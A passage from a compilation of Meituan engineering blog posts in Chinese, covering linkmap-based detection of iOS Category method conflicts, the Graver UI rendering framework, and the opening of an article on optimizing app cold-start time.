[25919] /Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/iPhoneOS11.3.sdk/usr/lib/libobj
c.tbd
[25920] /Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/iPhoneOS11.3.sdk/usr/lib/libSys
tem.tbd
```

第三部分的 Sections，记录了所有的 Section，以及它们所属的 Segment 和大小等信息。

```
# Sections:
# Address       Size            Segment Section
0x100004450     0x07A8A8D0      __TEXT  __text
……
0x109EA52C0     0x002580A0      __DATA  __objc_data
0x10A0FD360     0x001D8570      __DATA  __data
0x10A2D58D0     0x0000B960      __DATA  __objc_k_kylin
……
0x10BFE4E5D     0x004CBE63      __RODATA        __objc_methname
0x10C4B0CC0     0x000D560B      __RODATA        __objc_classname
```

第四部分的 Symbols 是重头戏，列举了所有符号的信息，包括所属的 object file、大小等。符号除了我们关注的 OC 的方法、类名、协议名等，也包含 block、literal string 等，可以供其他需求分析进行使用。

```
# Symbols:
# Address       Size        File  Name
0x1000045B8     0x00000060      [  2] ___llvm_gcov_writeout
0x100004618     0x00000028      [  2] ___llvm_gcov_flush
0x100004640     0x00000014      [  2] ___llvm_gcov_init
0x100004654     0x00000014      [  2] ___llvm_gcov_init.4
0x100004668     0x00000014      [  2] ___llvm_gcov_init.6
0x10000467C     0x0000015C      [  3] _main
……
0x10002F56C     0x00000028      [ 38] -[UIButton(_AFNetworking) af_imageRequestOperationForState:]
0x10002F594     0x0000002C      [ 38] -[UIButton(_AFNetworking) af_setImageRequestOperation:forState:]
0x10002F5C0     0x00000028      [ 38] -[UIButton(_AFNetworking) af_backgroundImageRequestOperationForState:]
0x10002F5E8     0x0000002C      [ 38] -[UIButton(_AFNetworking) af_setBackgroundImageRequestOperation:forState:]
0x10002F614     0x0000006C      [ 38] +[UIButton(AFNetworking) sharedImageCache]
0x10002F680     0x00000010      [ 38] +[UIButton(AFNetworking) setSharedImageCache:]
0x10002F690     0x00000084      [ 38] -[UIButton(AFNetworking) imageResponseSerializer]
……
```

## linkmap 数据化

根据上文的分析，在理解了 linkmap 的格式后，通过简单的文本分析即可提取数据。由于美团内部 iOS 开发工具链统一采用 Ruby，所以 linkmap 分析也采用 Ruby 开发，整个解析器被封装成一个 Ruby Gem。

具体实施上，处于通用性考虑，我们的 linkmap 解析工具分为解析、模型、解析器三层，每一层都可以单独进行扩展。





图7 linkmap解析工具

对于 Category 分析器来说，link map parser 解析指定 linkmap，生成通用模型的实例。从实例中获取 symbol 类，将名字中有“()”的符号过滤出来，即为 Category 方法。

接下来只要按照方法名聚合，如果超过1个则肯定有 Category 方法冲突的情况。按照上一节中分析的场景，分析其具体冲突类型，提供结论输出给 Hyperloop。

具体对外接口可以直接参考我们的工具测试用例。最后该 Gem 会直接被 Hyperloop 使用。

```
it 'should return a map with keys for method name and classify' do
   @parser = LinkmapParser::Parser.new
   @file_path = 'spec/fixtures/imeituan-LinkMap-normal-arm64.txt'
   @analyze_result_with_classification = @parser.parse @file_path

   expect(@analyze_result_with_classification.class).to eq(Hash)

   # Category 方法互相冲突
   symbol = @analyze_result_with_classification["-[NSDate isEqualToDateDay:]"]
   expect(symbol.class).to eq(Hash)
   expect(symbol[:type]).to eq([LinkmapParser::CategoryConflictType::CONFLICT])
   expect(symbol[:detail].class).to eq(Array)
   expect(symbol[:detail].count).to eq(3)

   # Category 方法覆盖原方法
   symbol = @analyze_result_with_classification["-[UGCReviewManager setCommonConfig:]"]
   expect(symbol.class).to eq(Hash)
   expect(symbol[:type]).to eq([LinkmapParser::CategoryConflictType::REPLACE])
   expect(symbol[:detail].class).to eq(Array)
   expect(symbol[:detail].count).to eq(2)
 end
```

## Category 方法管理总结

### 1. 风险管理

对于任何语法工具，都是有利有弊的。所以除了发掘它们在实际场景中的应用，也要时刻对它们可能带来的风险保持警惕，并选择合适的工具和时机来管理风险。

而 Xcode 本身提供了不少的工具和时机，可以供我们分析构建过程和产物。若是在日常工作中遇到一些坑，不妨从构建期工具的角度去考虑管理。比如本文内提到的 linkmap，不仅可以用于 Category 分析，还可以用于二进制大小分析、组件信息管理等。投入一定资源在相关工具开发上，往往可以获得事半功倍的效果。

### 2. 代码规范

回到 Category 的使用，除了工具上的管控，我们也有相应的代码规范，从源头管理风险。如我们在规范中要求所有的 Category 方法都使用前缀，降低无意冲突的可能。并且我们也计划把“使用前缀”做成管控之一。

### 3. 后续规划

1.覆盖系统方法检查

由于目前在管控体系内暂时没有引入系统符号表，所以无法对覆盖系统方法的行为进行分析和拦截。我们计划后续和 Crash 分析系统打通符号表体系，提早发现对系统库的不当覆盖。

2.工具复用

当前的管控系统仅针对美团外卖和美团 App，未来计划推广到其他 App。由于有 Hyperloop，事情在技术上并没有太大的难度。

从工具本身的角度看，我们有计划在合适的时机对数据层代码进行开源，希望能对更多的开发有所帮助。

# 总结

在这篇文章中，我们从具体的业务场景入手，总结了组件间调用的通用模型，并对常用的解耦方案进行了分析对比，最终选择了目前最适合我们业务场景的方案。即通过 Category 覆盖的方式实现了依赖倒置，将构建时依赖延后到了运行时，达到我们预期的解耦目标。同时针对该方案潜在的问题，通过 linkmap 工具管控的方式进行规避。

另外，我们在模型设计时也提到，组件间解耦其实在 iOS 侧有多种方案选择。对于其他的方案实践，我们也会陆续和大家分享。希望我们的工作能对大家的 iOS 开发组件间解耦工作有所启发。

# 作者简介


- 尚先，美团资深工程师。2015年加入美团，目前作为美团外卖 iOS 端平台化虚拟小组组长，主要负责业务架构、持续集成和工程化相关工作。同时也是移动端领域新技术的爱好者，负责多项新技术在外卖业务落地中的难点攻关，目前个人拥有七项国家发明专利。
- 泽响，美团技术专家，2014年加入美团，先后负责过公司 iOS 持续集成体系建设，美团 iOS 端平台业务，美团 iOS 端基础业务等工作。目前作为美团移动平台架构平台组 Team Leader，主要负责美团 App 平台架构、组件化、研发流程优化和部分基础设施建设，致力于提升平台上全业务的研发效率与质量。


# 招聘信息

美团外卖长期招聘 iOS、Android、FE 高级/资深工程师和技术专家，Base 北京、上海、成都，欢迎有兴趣的同学投递简历到 chenhang03@meituan.com。

# 美团开源Graver框架：用“雕刻”诠释iOS端UI界面的高效渲染

作者: 洋洋

Graver 是一款高效的 UI 渲染框架，它以更低的资源消耗来构建十分流畅的 UI 界面。Graver 独创性的采用了基于绘制的视觉元素分解方式来构建界面，得益于此，该框架能让 UI 渲染过程变得更加简单、灵活。目前，该框架已经在美团 App 的外卖频道、独立外卖 App 核心业务场景的大多数业务中进行了应用，同时也得到美团外卖内部技术团队的认可和肯定。

App 渲染性能优化是一个普遍存在的问题，为了惠及更多的前端开发同学，美团外卖 iOS 开发团队将其进行开源，Github 项目地址与使用文档详见： https://github.com/Meituan-Dianping/Graver 。我们希望该框架能够应用到更广阔的业务场景。当然，我们也知道该框架尚有待完善之处，也希望能与更多技术同行一起交流、探讨、共建。

## 前言

我们为什么需要关注界面的渲染性能？App 使用体验主要包含产品功能、交互视觉、前端性能，而使用体验的好与坏，直接影响用户持续使用还是转而使用其他 App，所以我们非常关注 App 的渲染性能。而且在互联网产品流量竞争愈发激烈的大背景下，优质的使用体验可以为现有用户提供更好的服务，进而提高用户转化和留存，这也意味着创收、盈利。





图1 使用体验与转化、留存

## 背景

美团外卖 App 从2013年成立至今，已经走过了五个春秋，在技术层面先后经历了快速验证、模块化、精细化和平台化四个阶段，产品形态上也日趋成熟。在此期间，我们构建并完善了监控、报警、容灾、备份等各项基础设施，Metrics 即是其中的性能监控系统。

曾经一段时间，我们以外卖 App 首页商家卡片列表为例，通过 Metrics 性能监控系统发现其在 FPS、CPU、Memory 等方面的各项指标并不理想。于是，通过 Xcode 自带的 TimeProfile 等性能检测工具，然后结合代码分析等手段找到了现存性能瓶颈。与此同时，我们梳理其近半年的迭代版本需求发现，UI

往往需要根据不同场景甚至不同用户展示不同的内容。为了不断迎合用户的需求，快速应对市场变化，这种特征还会持续存在。然而，它会带来以下问题：

- 视图层级愈加复杂、视图数量愈加众多，从版本长期迭代来看是潜在的性能瓶颈点。
- 如何快速、高效支撑 UI 变化，同时保证不会二次引入性能瓶颈。





图2 影响渲染性能、研发效率的瓶颈点


# Graver 介绍

为了解决现存的性能瓶颈以及后续潜在的性能瓶颈，我们期望构建一套解决方案，该方案能在充分满足外卖业务特征的前提下，以标准化、一站式的方式解决 iOS 端 App 的渲染性能问题，并且对研发效率有一定提升， Graver（雕工）框架应运而生。


因为 Graver 独创性地采用了全新的视觉元素分解思路，所以该框架使用起来十分灵活、简单。我们先来看一下 Graver 的主要特点：

### 性能表现优异

以外卖 App 首页商家列表为例，应用 Graver 之后5分位滚动帧率从满帧的84%提升至96%，50分位几乎满帧；CPU 占用率下降了近6个百分点，有效提升了空闲 CPU 的资源利用率，降低了峰值 CPU 的占用率。如图3所示：




FPS对比




CPU占用率在30%以上的对比

图3 优化前后技术指标对比

### “一站式”异步化

Graver 从文本计算、样式排版渲染、图片解码，再到绘制，实现了全程异步化，并且是线程安全的。使用 Graver 可以一站式获得全部性能优化点，可以让我们：

- 不再担心散点式的“遇见一处改一处”的麻烦。
- 不再担心离屏渲染等各种可能导致性能瓶颈的问题，以及令人头痛的解决办法。
- 不再担心优化会有遗漏、优化不到位。
- 不再担心未来变化可能带来的任何性能瓶颈。

### 性能消耗的“边际成本”几乎为零

Graver 渲染整个过程除画板视图外完全没有使用 UIKit 控件，最终产出的结果是一张位图（Bitmap），视图层级、数量大幅降低。以外卖 App 首页铂金展位视图为例，原有方案由58个控件、12层级拼接而成；而应用 Graver 后仅需1个视图、1级层级绘制而成。 伴随着需求迭代、视觉元素变化，性能消耗恒属常数级。如图4所示：





图4 外卖 App 铂金展位应用 Graver 前后对比

### 渲染速度快

Graver 并发进行多个画板视图的渲染、显示工作。得益于图文混排技术的应用，达到了内存占用低，渲染速度快的效果。由于排版数据是不变的，所以内部会进行缓存、复用，这又进一步促进了整体渲染效率。Graver 既做到了高效渲染，又保证了低时延页面加载。





图5 渲染效率说明

### 以“少”胜“繁”

Graver 重新抽象封装 CoreText、CoreGraphic 等系统基础能力，通过少量系统标准图形绘制接口即可实现复杂界面展示。

**基于位图（Bitmap）的轻量事件交互系统**

如上述所说，界面展示从传统的视图树转变为一张位图，而位图不能响应、区分内部具体位置的点击事件。Graver 提供了基于位图的轻量事件交互系统，可以准确识别点击位置发生在位图的哪一块“绘制单元”内。该“绘制单元”可以理解为与我们一贯使用的某个具体 UI 控件相对应的视觉展示。使用 Graver 为某一视觉展示添加事件如同使用系统 UIButton 添加事件一样简单。

**全新的视觉元素分解思路**

Graver 一改界面编程思路，与传统的通过控件“拼接”、“添加”，视图排列组合方式构建界面不同，它提供了灵活、便捷的接口让我们以“视觉所见”的方式构建界面。这一特点在下文**Graver使用**中详细阐述，正是因为该特点实现了研发效率的提升。

# Graver 使用

Graver 引入了全新的视觉元素分解的思路。借助该思路可以实现通过一种对象来表达任一视觉元素、甚至是任一视觉元素的组合，从而消除界面布局的复杂性。

我们先来回顾下传统界面的构建方式，以外卖 App 商家卡片其中一种样式为例，如图6所示：


图6 外卖 App 商家卡片

在实现商家卡片的界面样式时，通常会根据视觉上的识别、交互要求来建立界面展示与系统提供的 UI 控件间的映射关系。以标号②位置的样式为例，在考虑复用的情况下通常这部分会使用三个系统控件来完成，分别是左侧蓝底的“预订”使用 UILabel 控件、右侧的蓝色边框“2.26.21:30起送”使用 UILabel 控件、把左右两侧 UILabel 控件装起来的 UIView 控件；在确定好采用的 UI 控件之后，需要针对展示样式分门别类的设置各个控件的渲染属性来实现图示 UI 效果，渲染属性通常一部分预设，一部分根据业务数据的不同再进行二次设置；其次，设置各个控件的内容属性实现业务数据内容的展示，展示的内容一般是网络业务数据经逻辑处理、加工后的数据。如果涉及到点击事件，还需要添加手势或者更换成 UIButton 控件。接下来，需要根据视觉要求实现排版逻辑，以标号⑧、⑨为例，当标号⑧位置的数据没有的情况下，需要上提标号⑨位置的“美团专送”到图示标号⑧位置。诸如类似的排版逻辑随处可见。对于图示任一位置的展示内容都存在上述的循环思考、编写工作。随着界面元素的增加、变化，问题会变得更加复杂。

传统的界面构建方式其实是在 UI控件的维度去分解视觉元素，具体是做以下四方面的编写工作：

- **控件选择**：根据展示内容、样式、交互要求确定采用哪种系统控件。

- **布局信息**：UI 控件的大小、位置，即 Frame。
- **内容信息**：UI 控件展示出来的业务数据，如标号①位置的“星巴克咖啡店”。
- **渲染信息**：UI 控件展示出来的效果，如字体、字号、透明度、边框、颜色等。

最后，将各个控件以排列组合方式合成为一棵视图树。

**Graver 框架提供了以画板视图为基础，通过对更底层的 CoreText、CoreGraphic 框架封装，以更贴近“视觉所见”的角度定义了全新视觉元素分解、界面展示构建的过程。**

通常“视觉所见”可划分为两部分：静态展示、动态展示。静态展示包含图片、文本；动态展示包含视频、动画等。在视觉展示全部为静态内容的时候，一个 Cell 即是一个画布，除此以外没有任何 UI 控件；否则，可以按需灵活的进行画布拆分来满足动画、视频等需要。





图7 画板和传统视图树

以图6商家卡片中标号②、⑧为例，新实现方式的伪代码是这样的：

```
WMMutableAttributedItem *item = [[WMMutableAttributedItem alloc] init];
```

```
[[[[item appendImage:[[UIImage wmg_imageWithColor:"blue"] wmg_drawText:"预订"]]
         appendImage:[[UIImage wmg_imageWithColor:"clear" borderWidth:1 borderColor:"blue"] wmg_drawText:"2.26.21:30起送"]
         appendWhiteSpaceWithWidth:"width"]//总体宽度减去②和⑧的宽度总和剩余部分
         apendText:"50分钟|2.5km"];
```

上述实现方式即是把标号②、⑧部分作为一个整体来实现，任何单一系统控件都无法做到这一点。

# Graver 渲染原理





图8 Graver 工作时序

如图8所示，Graver 涉及多个队列间的交互，以外卖 App 商家列表为例，整体流程如下：


- 主线程构建请求参数，创建请求任务并放入网络线程队列中，发起网络请求。
- 网络线程向后端服务发起请求，获得对应的业务模型数据（如包含了店铺名称，商家头图，评分，配送时长，客单价，优惠活动等店铺属性的商家卡片列表）。
- 网络线程创建包含业务模型数据（如商家卡片列表）的排版任务，提交到预排版线程处理，进入预排版流程。预排版队列取出排版任务，交由布局引擎计算 UI 布局，将业务模型解析成可被渲染引擎直接处理的，包含布局、层级、渲染信息的排版模型。解析结束后，通知主线程排版完成。
- 主线程获取排版模型后，随即触发内容显示。根据相对屏幕位置及出现的先后顺序，创建包含将需要显示区域信息的绘制任务，放入异步绘制线程队列中，发起绘制流程。
- 异步绘制线程队列取出绘制任务，进行图文绘制，最终输出一张包含了图文内容（如商家卡片）的图片。绘制任务结束后，通知主线程队绘制完成，主线程随后展示绘制区域。

整体按照队列间串行、队列内并行的方式执行。


## 业务应用

Graver 在外卖内部发布之后，我们也将其推广到更多的业务线，并希望 Graver 能够成为对业务开展有重要保障的一项基础服务。经过半年多的内部试用，Graver 的可靠性、渲染性能、业务适应能力也受到外卖内部的肯定和认可。截止发稿时，Graver 已经基本覆盖了美团 App 的外卖频道、独立外卖 App 核心业务场景的大多数业务。下面列举 Graver 在外卖业务的部分应用案例：

首页列表　到店自取频道页　点菜页




订单列表　我的页




09业务应用

## 经验总结

总结一下，对于界面渲染性能优化而言，要站在一个更高角度来思考问题的解决方案。横向上，从普适性角度解决性能瓶颈点，避免其他人遇到类似问题的重复工作；纵向上，从长远考虑问题做到防微杜渐，一次优化，长期受益。基于此，我们提出一站式、标准化的渲染性能解决方案。诚然，这会遇到很多难点。面对界面样式构建的问题，系统 UIKit 框架着实为我们提供了便利，然而有时候我们需要跳出固有思维，尝试建立一套全新界面构建、视觉元素分解的思路。

## 参考资料


- 前端感官性能的衡量和优化实践🔗


## 作者简介

- 洋洋，美团高级工程师。2018年加入美团，目前负责【美团外卖】和【美团外卖频道】的 iOS 客户端首页业务，以及支撑首页业务的技术架构、工具和系统的开发和维护工作。

## 招聘

美团外卖长期招聘 Android、iOS、FE 高级/资深工程师和技术专家，Base 北京、上海、成都，欢迎有兴趣的同学投递简历到chenhang03#meituan.com。

# 美团外卖iOS App冷启动治理

作者: 郭赛 徐宏

## 一、背景

冷启动时长是App性能的重要指标，作为用户体验的第一道“门”，直接决定着用户对App的第一印象。美团外卖iOS客户端从2013年11月开始，历经几十个版本的迭代开发，产品形态不断完善，业务功能日趋复杂；同时外卖App也已经由原来的独立业务App演进成为一个平台App，陆续接入了闪购、跑腿等其他新业务。因此，更多更复杂的工作需要在App冷启动的时候被完成，这给App的冷启动性能带来了挑战。对此，我们团队基于业务形态的变化和外卖App的特点，对冷启动进行了持续且有针对性的优化工作，目的就是为了呈现更加流畅的用户体验。

## 二、冷启动定义

一般而言，大家把iOS冷启动的过程定义为：从用户点击App图标开始到appDelegate didFinishLaunching方法执行完成为止。这个过程主要分为两个阶段：

- T1：main()函数之前，即操作系统加载App可执行文件到内存，然后执行一系列的加载&链接等工作，最后执行至App的main()函数。
- T2：main()函数之后，即从main()开始，到appDelegate的didFinishLaunchingWithOptions方法执行完毕。


然而，当didFinishLaunchingWithOptions执行完成时，用户还没有看到App的主界面，也不能开始使用App。例如在外卖App中，App还需要做一些初始化工作，然后经历定位、首页请求、首页渲染等过程后，用户才能真正看到数据内容并开始使用，我们认为这个时候冷启动才算完成。我们把这个过程定义为T3。


综上，外卖App把冷启动过程定义为：**从用户点击App图标开始到用户能看到App主界面内容为止这个过程，即T1+T2+T3。**在App冷启动过程当中，这三个阶段中的每个阶段都存在很多可以被优化的点。

## 三、问题现状

### 性能存量问题

美团外卖iOS客户端经过几十个版本的迭代开发后，在冷启动过程中已经积累了若干性能问题，解决这些性能瓶颈是冷启动优化工作的首要目标，这些问题主要包括：

| 问题 | 影响阶段 | 影响程度 |
| --- | --- | --- |
| 执行大量的启动项任务 | T2 | 高 |
| 执行大量的+load() 方法 | T1 | 中 |
| 一些比较隐晦的耗时操作 | T2，T3 | 高 |
| 同步I/O操作 | T2，T3 | 中 |
| 加载无用的类、方法 | T1 | 低 |
| 定位->请求->渲染（过程串行，时间较长） | T3 | 高 |

注：启动项的定义，在App启动过程中需要被完成的某项工作，我们称之为一个启动项。例如某个SDK的初始化、某个功能的预加载等。

